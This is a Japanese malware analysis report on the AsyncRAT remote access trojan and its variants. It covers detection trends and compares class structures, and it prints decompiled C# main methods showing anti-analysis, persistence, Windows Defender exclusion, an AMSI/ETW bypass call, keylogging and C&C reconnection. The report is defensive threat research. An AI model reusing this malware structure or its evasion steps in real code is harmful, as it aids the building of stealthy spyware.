多くのRATマルウェア亜種を生み出すAsyncRATの機能変遷を紐解く

解析レポート

2026

安全なネット活用のための

セキュリティ情報

contents

はじめに

AsyncRATは、感染した端末を遠隔から監視および制御する RAT(Remote Access Tool) 型マルウェアです。本マルウェアに感染すると、攻撃者の管理サーバー(以下、C&Cサーバー) の制御下に置かれ、端末に保存された認証情報の窃取、任意のファイルの設置、任意のコマンドの実行などの被害が発生します。

AsyncRATが初めて確認されたのは 2019年であり、ソースコードの管理および共有プラットフォームである GitHub上にオープンソースのツールとして公開されました。AsyncRATは QuasarRATのソースコードを一部流用して作成されており、QuasarRATから派生したマルウェアであると考えられています[1]。C#で実装されており、機能ごとにモジュールが分けられています。このような構成により、改変が容易であることからDCRAT、VenomRAT、Shadow X RATなど多数の亜種を生み出してきました。ESET社の調査[2]により判明したAsyncRATの主要な派生関係について、図-1にまとめています。




図-1 AsyncRATの派生関係の一例
※ESET社の情報2をもとに作成

2025年12月時点において、AsyncRATの名称を含むESET製品の検出名として、MSIL/AsyncRAT.<X>(X:A,B,C,D,E,F)の6種類が確認されています。これらの検出名について、MSIL/AsyncRAT.A以外が検出されるようになった 2024年以降の国内および全世界における検出名別の割合の推移をそれぞれ図-2と図-3に示します。




図-2 2024年以降のMSIL/AsyncRATにおける検出名別の割合推移（国内）




図-3 2024年以降のMSIL/AsyncRATにおける検出名別の割合推移（全世界）

MSIL/AsyncRATの2024年以降の検出状況について見ると、国内ではMSIL/AsyncRAT.Aが全体として多くを占めています。一方で、2024年の4月および5月にはMSIL/AsyncRAT.Aの検出数が大幅に減少して、MSIL/AsyncRAT.A以外の割合が高くなった月も確認されました。全世界の検出状況では、MSIL/AsyncRAT.Aが一貫して多くを占める傾向が確認できます。
MSIL/AsyncRAT.A以外の亜種に着目すると、全世界では2024年の上半期までMSIL/AsyncRAT.Bが過半数を占めていましたが、その後は MSIL/AsyncRAT.Cの割合が増加し、優勢となりました。国内においては、2024年10月までは MSIL/AsyncRAT.Bが大半を占めていました。その後はMSIL/AsyncRAT.Cの割合が過半数を超える月も散見されましたが、全世界の傾向とは異なり、2025年を通してはMSIL/AsyncRAT.Bが引き続き多くを占めています。
MSIL/AsyncRAT.AはGitHubで公開されたオリジナルのAsyncRATを含む検出名です。これは誰でも容易に入手できることから、常に検出割合が高くなる傾向にあります。MSIL/AsyncRAT.A以外の検出名は、図-1に掲載したRATマルウェアの一部のほか、オリジナルから独自にカスタマイズされたAsyncRAT亜種が含まれています。これらのカスタマイズには、機能追加、標的組織の環境への最適化、難読化の実装などが含まれています。このようなカスタマイズを実施するためには、オリジナルのソースコードを分析し、ソースコードの改良後にエラー無くコンパイルするための高い技術力が必要です。そのため MSIL/AsyncRAT.A以外の検出名に該当する検体は、より高度なサイバー攻撃で使用される可能性が高いと考えられます。
国内および全世界のいずれにおいても、割合としては少ないものの、MSIL/AsyncRAT.A以外の亜種は継続的に観測されており、高度にカスタマイズされたAsyncRAT亜種に対する警戒を緩めることはできません。本レポートでは2025年の調査時に検体を入手することができたMSIL/AsyncRAT.AおよびB,C,Eを解析した内容を紹介します。AsyncRAT亜種の動向を知る契機としていただければ幸いです。

AsyncRATのプログラム構成

本節ではMSIL/AsyncRAT.AおよびB,C,Eについて、検出名ごとにプログラム構成の全体像を解説します。

MSIL/AsyncRAT.A

.NETプログラムの逆コンパイラである dnSpy[3]を使用して、プログラムのメインメソッド(プログラムの開始位置であるエントリーポイントとなるメソッド)を逆コンパイルした結果を図-4に示します。このうち、図中で番号を付与した主要なメソッドの処理について説明します。


```
namespace Client
{
    // Token: 0x02000002 RID: 2
    public class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000808
        public static void Main()
        {
            for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
            {
                Thread.Sleep(1000);
            }
            if (!Settings.InitializeSettings())
            {
                Environment.Exit(0);
            }
            try
            {
                if (!MutexControl.CreateMutex())
                {
                    Environment.Exit(0);
                }
                if (Convert.ToBoolean(Settings.Anti))
                {
                    Anti_Analysis.RunAntiAnalysis();
                }
                if (Convert.ToBoolean(Settings.Install))
                {
                    NormalStartup.Install();
                }
                if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
                {
                    ProcessCritical.Set();
                }
                Methods.PreventSleep();
            }
            catch
            {
            }
            for (;;)
            {
                try
                {
                    if (!ClientSocket.IsConnected)
                    {
                        ClientSocket.Reconnect();
                        ClientSocket.InitializeClient();
                    }
                }
                catch
                {
                }
                Thread.Sleep(5000);
            }
```

図-4 MSIL/AsyncRAT.Aのメインメソッドのコード

①Settings.InitializeSettings
AsyncRATの設定値を読み込む処理が定義されたメソッドです。AsyncRATのプログラム内には、C&Cサーバーの通信先や解析妨害機能の有効フラグなどが暗号化された状態で埋め込まれています。この暗号化を解除し、後続の処理で使用する情報を変数に格納する処理を行います。設定値に関する詳細については後述する「AsyncRATの設定値の比較」の章を参照してください。

②MutexControl.CreateMutex
ミューテックスの作成および確認を行う処理が定義されたメソッドです。AsyncRATプロセスが2つ以上実行されると予期せぬ不具合が生じる可能性があります。このような事態を防ぐために、特定のミューテックスの存在有無を確認し、存在しない場合(初回の実行に相当)はミューテックスを作成し、存在する場合(2回目以降の実行に相当)はプログラムを終了します。

③Anti_Analysis.RunAntiAnalysis
解析妨害の処理が定義されたメソッドです。デバッガーによるマルウェア実行、仮想環境やサンドボックスサービスでのマルウェア実行といった、マルウェア解析時に特有の環境を検知する処理を行います。これらの解析妨害は、IoC情報を残さないことや解析の時間を増大させることなどを目的として実装されます。

④NormalStartup.Install
AsyncRATの感染永続化に関連する処理が定義されたメソッドです。この処理により、感染端末の再起動後にC&Cサーバーと再びコネクションを確立することができるようになります。

⑤ProcessCritical.Set
AsyncRATプロセス自身をクリティカルプロセスに設定する処理が定義されたメソッドです。クリティカルプロセスとなったAsyncRATプロセスをタスクマネージャーなどで終了させると、BSoD(Blue Screen of Death)が発生します。

⑥ClientSocket.InitializeClient
C&Cサーバーと通信を行う処理が定義されたメソッドです。AsyncRAT感染時に端末の識別情報をC&Cサーバーへ送信する処理、およびC&Cサーバーから受信した制御コマンドに応じた処理を実行します。

MSIL/AsyncRAT.B

今回調査した MSIL/AsyncRAT.Bの検体は、パッケージ化されたソフトウェアのコンポーネントであり、インストーラーの役割を持つプログラムであることが確認されました。例として、MSIL/AsyncRAT.Bのメインメソッドと、インストール処理に関連するメソッド(Program.RunScript、Program.ExecuteSetup)のコードを図-5に示します。

```
// Token: 0x02000002 RID: 2
internal class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00000248
    private static void Main()
    {
        if (!Program.IsAdmin())
        {
            return;
        }
        Program.AddExclusion();
        Program.CopyAndRenameFile();
        Program.RunScript();
        Program.ExecuteSetup();
    }

    // Token: 0x06000006 RID: 6 RVA: 0x0000218C File Offset: 0x0000038C
    private static void RunScript()
    {
        string fileName = Path.Combine(Path.GetTempPath(), "strapdll.bat");
        try
        {
            Process.Start(fileName);
        }
        catch
        {
        }
    }

    // Token: 0x06000007 RID: 7 RVA: 0x000021C8 File Offset: 0x000003C8
    private static void ExecuteSetup()
    {
        string fileName = "dotnet/mc.exe";
        try
        {
            ProcessStartInfo startInfo = new ProcessStartInfo
            {
                FileName = fileName,
                CreateNoWindow = true,
                UseShellExecute = false
            };
            Process.Start(startInfo);
        }
        catch
        {
        }
    }
```


図-5 MSIL/AsyncRAT.Bのメインメソッド、Program.RunScriptメソッド、Program.ExecuteSetupメソッドのコード

このMSIL/AsyncRAT.Bによってインストールされるソフトウェアには、オンラインゲームのプラグインや、オンラインカジノの予測ツールを装ったマルウェアが含まれることが確認されています。

MSIL/AsyncRAT.C

MSIL/AsyncRAT.Cの検体については、MSIL/AsyncRAT.Aから機能が追加または変更されたものを確認しました。図 -6はMSIL/AsyncRAT.AおよびMSIL/AsyncRAT.Cの検体に定義されている名前空間やクラスの内容を比較した画像です。

MSIL/AsyncRAT.A



MSIL/AsyncRAT.C




図-6 MSIL/AsyncRAT.A（左）およびMSIL/AsyncRAT.C（右）に定義されている名前空間とクラス

MSIL/AsyncRAT.AからMSIL/AsyncRAT.Cにかけての変化に着目すると、10個のクラスが新規に追加され、7個のクラスが削除されていることが確認できます。削除されたクラスの中には、例えば、MSIL/AsyncRAT.Aの「Aes256」クラスとMSIL/AsyncRAT.Cの「PC4」クラスのように、同等の機能を有する別のクラスへ置き換えられているものも存在します。また、無名名前空間（図-6中の「{ } - 」に相当）に含まれるクラスにも変化が見られます。これらのクラスの変化に関しては表-1にまとめています。

表-1 MSIL/AsyncRAT.AとMSIL/AsyncRAT.Cにおける主要なクラスの有無

クラス名	検出名A	検出名C	機能説明
Aes256	○	–	文字列の暗号化や復号を実行する機能
Sha256	○	–	デジタル署名の検証を実行する機能
Packet	○	–	C&Cサーバーから受信したコマンドに応じた処理を実行する機能
AntiDefenderScan	–	○	Windows Defenderによるファイルスキャンから除外するための機能
AntiProcess	–	○	特定プロセスの存在確認による解析妨害を実行する機能
Asmi*1	–	○	ETWによるログの記録をバイパスする機能
Camera	–	○	端末のカメラデバイスにアクセスする機能
DInvokeCore	–	○	ネイティブなWindows APIを呼び出す機能
Installer	–	○	感染の永続化を実行する機能
Logger	–	○	キーボードの入力情報をフックする機能
PC4	–	○	文字列の暗号化や復号を実行する機能
NativeMethods	○	–	ネイティブなWindows APIを呼び出す機能
SecrityHiden*1	–	○	ファイルやフォルダの属性を変更して隠蔽する機能
NormalStartup	○	–	感染の永続化を実行する機能
ReadTools	○	–	C&Cサーバーから受信したデータを復号する機能
WriteTools	○	–	C&Cサーバーに送信するデータを暗号化する機能
@æ	–	○	C&Cサーバーから受信したデータを復号する機能
@Ě	–	○	C&Cサーバーに送信するデータを暗号化する機能

*1 検体の中で確認できた文字列をそのまま記載しています。

図-7はMSIL/AsyncRAT.Cのメインメソッドを示しています。MSIL/AsyncRAT.Aと比較すると処理の順番が多少変化していますが、実装されている機能の多くは類似していることが確認できます。

```
namespace Client
{
    // Token: 0x02000002 RID: 2
    public class Program
    {
        // Token: 0x06000004 RID: 4 RVA: 0x00002924 File Offset: 0x00000B24
        public static void Main()
        {
            try
            {
                for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
                {
                    Thread.Sleep(1000);
                }
                if (!Settings.InitializeSettings())
                {
                    Methods.ClientOnExit(35);
                }
                if (Convert.ToBoolean(Settings.BSOD) && Methods.IsAdmin())
                {
                    ProcessCritical.Set();
                }
                if (Methods.IsAdmin())
                {
                    AntiDefenderScan.AntiScan();
                }
                if (Convert.ToBoolean(Settings.Install))
                {
                    Installer.Install();
                }
                if (!Methods.Check())
                {
                    MutexControl.CloseMutex();
                    Thread.Sleep(10000000);
                }
                else
                {
                    if (!MutexControl.CreateMutex())
                    {
                        Methods.ClientOnExit(0);
                    }
                    if (Convert.ToBoolean(Settings.AntiProcess) && !Convert.ToBoolean(Settings.Install))
                    {
                        AntiProcess.StartBlock();
                    }
                    Methods.PreventSleep();
                    Asmi.Bypass();
                    Task.Run(delegate()
                    {
                        Logger.Start();
                    });
                    Thread.Sleep(new Random().Next(1000, 5000));
                    ClientSocket clientSocket = new ClientSocket();
                    clientSocket.InitializeClient();
                    for (;;)
                    {
                        Thread.Sleep(100);
                        if (!clientSocket.IsConnected)
                        {
                            clientSocket.Reconnect();
                            clientSocket.InitializeClient();
                        }
                    }
                }
            }
```

①

②

③

図-7 MSIL/AsyncRAT.Cのメインメソッドのコード

図-7のメインメソッドにおいて、MSIL/AsyncRAT.Cで追加されていたメソッドの説明を以下に示します。

①AntiDefenderScan.AntiScan
AsyncRATプログラムをWindows Defenderに検知されないようにする処理が定義されたメソッドです。今回の調査で確認できた検体では、AsyncRATプログラムをスキャンの対象から除外する設定を行うことで検知を回避する処理が実装されていました。

②Asmi.Bypass(*)
AMSI(Antimalware Scan Interface)[4]およびETW(Event Tracing for Windows)[5]の機能を無効化するためのメソッドです。AMSIはマルウェアのスキャン機能を提供するインターフェースであり、現在流通している多くのウイルス対策製品と連携することが可能です。また、ETWはアプリケーションやドライバーによるイベントを追跡し、ログとして記録する機能を提供します。これらの機能を無効化することで、マルウェアは悪意のある処理を継続して実行できるようになり、加えて活動の痕跡がログに残らないようになります。


* 検体の中で確認できた文字列をそのまま記載しています。

③Logger.Start
端末におけるキーボードの入力情報をフックする処理が定義されたメソッドです。ユーザーのキーボード操作を監視することで、サービスログイン時に入力されるアカウント情報や支払処理時のクレジットカード情報などを窃取することが可能となります。

MSIL/AsyncRAT.E

MSIL/AsyncRAT.Eは、機能面においてMSIL/AsyncRAT.Cから大きな変化は確認されませんでした。一方で、クラス名やメソッド名などに対して難読化が施されている点が特徴として見受けられました。
図-8はMSIL/AsyncRAT.CおよびMSIL/AsyncRAT.Eの名前空間とクラスの構造を示しています。MSIL/AsyncRAT.Cでは「Client」や「Client.Helper」など、複数の名前空間に分かれてクラスが管理されていましたが、MSIL/AsyncRAT.Eでは「set_Headline」という名前空間にすべてのクラスが統合されていました。
また、MSIL/AsyncRAT.Eのクラス名は、一見すると実装されている機能に適した命名が行われているように見えますが、実際には機能とは関係のない文字列が使用されています。例えば、ミューテックスの作成処理は「get_Permissions」クラスに定義されており、C&Cサーバーとの通信に関連する処理は「Log」クラスに定義されています。

MSIL/AsyncRAT.C



MSIL/AsyncRAT.E




図-8 MSIL/AsyncRAT.C（左）とMSIL/AsyncRAT.E（右）に定義されている名前空間とクラス

図-9は MSIL/AsyncRAT.Eのメインメソッドを示しています。Windowsの標準モジュールで定義されているメソッド（Convert.ToInt32やThread.Sleepなど）を除いて、図-8で確認されたクラス名の難読化と同様に、多くのメソッド名が実際の機能とは無関係な文字列に難読化されています。例えば、AsyncRATプログラムを Windows Defenderの検知対象外とする処理は「OnDestroy.set_ConnectedTime」メソッドに、キーボードの入力情報を記録する処理は「get_Clients.AddGroup」メソッドにそれぞれ定義されています。

```
namespace set_Headline
{
    // Token: 0x02000002 RID: 2
    public class set_PrivacyState
    {
        // Token: 0x060001CD RID: 461 RVA: 0x000033A4 File Offset: 0x000015A4
        public static void ParseDateTime()
        {
            int num = 0;
            do
            {
                if (num == 0)
                {
                    num = 1;
                }
            }
            while (num != 1);
            try
            {
                for (int i = 0; i < Convert.ToInt32(get_Translations.get_Name); i++)
                {
                    Thread.Sleep(1000);
                }
                if (!get_Translations.add_OnPluginsLoaded())
                {
                    var_dump.get_Assembly(35);
                }
                if (Convert.ToBoolean(get_Translations.ProcessInternalLog) && var_dump.HasPermission())
                {
                    TryAddComponent.getCommandIdentity();
                }
                if (var_dump.HasPermission())
                {
                    OnDestroy.set_ConnectedTime();
                }
                if (Convert.ToBoolean(get_Translations.Initialize))
                {
                    ParseUInt16.set_ConnectedTime();
                }
                if (!var_dump.GetShellWindow())
                {
                    get_Permissions.GetPermissions();
                    Thread.Sleep(10000000);
                }
                else
                {
